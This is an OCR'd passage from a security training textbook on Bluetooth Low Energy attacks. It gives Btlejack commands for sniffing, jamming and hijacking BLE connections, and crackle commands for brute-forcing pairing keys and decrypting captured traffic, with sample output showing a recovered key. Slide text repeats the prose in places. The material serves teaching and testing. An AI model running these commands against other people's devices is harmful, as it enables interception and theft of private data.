
`btlejack -f 0x129f3244 –j`

STEP 5: Now, start hijacking the connection

`btlejack -f 0x9c68fd30 -t -m 0x1fffffffff`

BtleJack

BtleJack enables the attacker to perform a Btlejacking attack using a hardware tool, such as **micro:bit** (*https://microbit.org*)



```

https://github.com

Btlejacking Using BtleJack

Source: *https://github.com*

BtleJack is an open-source software that enables an attacker to perform a Btlejacking attack using a hardware tool such as micro:bit (*https://microbit.org*). It helps attackers sniff, jam, and hijack Bluetooth connections. Upon gaining access to a connection, an attacker can hijack, read, and export sensitive information shared between the connected devices. Btlejacking is performed using the following steps.

- Select target devices using the following command:

  `btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s`

- With the Btlejack tool, take a position within a radius of 5 m from the target devices.

- Capture already established (live) as well as new Bluetooth low energy (BLE) connections using the following commands.

  Sniffing an existing connection:

  `btlejack -s`

  Sniffing for new connections:

  `btlejack -c any`

- Once the connection is captured, perform a jamming operation using the following command:


  `btlejack -f 0x129f3244 -j`

- Start hijacking the connection using the following command:

  `btlejack -f 0x9c68fd30 -t -m 0x1fffffffff`

- The captured data can be converted into the pcap format using the following command:

  `btlejack -f 0xac56bc12 -x nordic -o capture.nordic.pcap`



```
rena2019@mint18 ~ $ btlejack -i
BtleJack version 1.1

[i] Flashing /media/rena2019/MICROBIT ...
[i] Flashed 1 devices
rena2019@mint18 ~ $ btlejack -s

Cracking BLE Encryption Using crackle

- The data exchange and pairing process in BLE devices can occur in **two phases**
- In the **first phase**, devices **exchange details** about their types and abilities to determine the best possible way to establish a connection
- The **second phase** is a key phase that involves **key establishment** and exchange
- Attackers can use tools such as **crackle** that mainly targets the second phase to breach and **gain access to the target device**

crackle Operation Modes

Crack TK mode

- This mode is operated during the pairing phase of BLE, where the tool attempts to brute-force the TK

```
$ crackle -i <file.pcap>
$ crackle -i <file.pcap> -o
<output.pcap>
```

Decryption Using LTK

- In this mode, crackle requires an LTK value and a PCAP file containing LL_ENC_REQ and LL_ENC_RSP packets to unlock encrypted data

```
$ crackle -i <file.pcap> -l <LTK>
$ crackle -i <file.pcap> -o <out.pcap>
-l <LTK>
```

Cracking BLE Encryption Using crackle

The Bluetooth Low Energy (BLE) technology is implemented on modern wireless devices and gadgets such as sensors, mobile phones, cars, beacons, and fitness watches. The data exchange and pairing process in BLE devices can occur in two phases. In the first phase, devices exchange details about their types and abilities to determine the best possible way to establish a connection. The second phase is a key phase that involves key establishment and exchange. Attackers can use tools such as crackle that mainly target the second phase to breach and gain access to the target device.

- **crackle**

  Source: *https://github.com*

  crackle exploits a flaw in the BLE pairing process that allows an attacker to guess or very quickly brute force the temporary key (TK). With the TK and other data collected from the pairing process, the short-term key (STK) and, later, the long-term key (LTK) can be collected. With the STK and LTK, all communications between the master and slave devices can be decrypted.

  crackle operates in the following two modes.


  - **Crack TK mode**

    This mode is operated during the pairing phase of BLE, where the tool attempts to brute-force the TK. For this purpose, the tool requires a PCAP file containing all the BLE pairing events.

    Run the following command to check whether all the pairing packets are present in the PCAP file using the `-i` argument:

$ crackle -i <file.pcap>

crackle checks for active connections and then determines the vulnerable connections to breach, as shown in the screenshot.



```
Analyzing connection 0:
  xx:xx:xx:xx:xx:xx (public) -> yy:yy:yy:yy:yy:yy (public)
  Found 13 encrypted packets

  Cracking with strategy 0, 20 bits of entropy

  !!!
  TK found: 412741
  !!!

  Decrypted 12 packets
  LTK found: 81b06facd90fe7a6e9bbd9cee59736a7
```

Figure 16.118: Screenshot of crackle TK mode

The encrypted **pcap** data can be decrypted by adding the **-o** option using the following command:

$ crackle -i <file.pcap> -o <output.pcap>

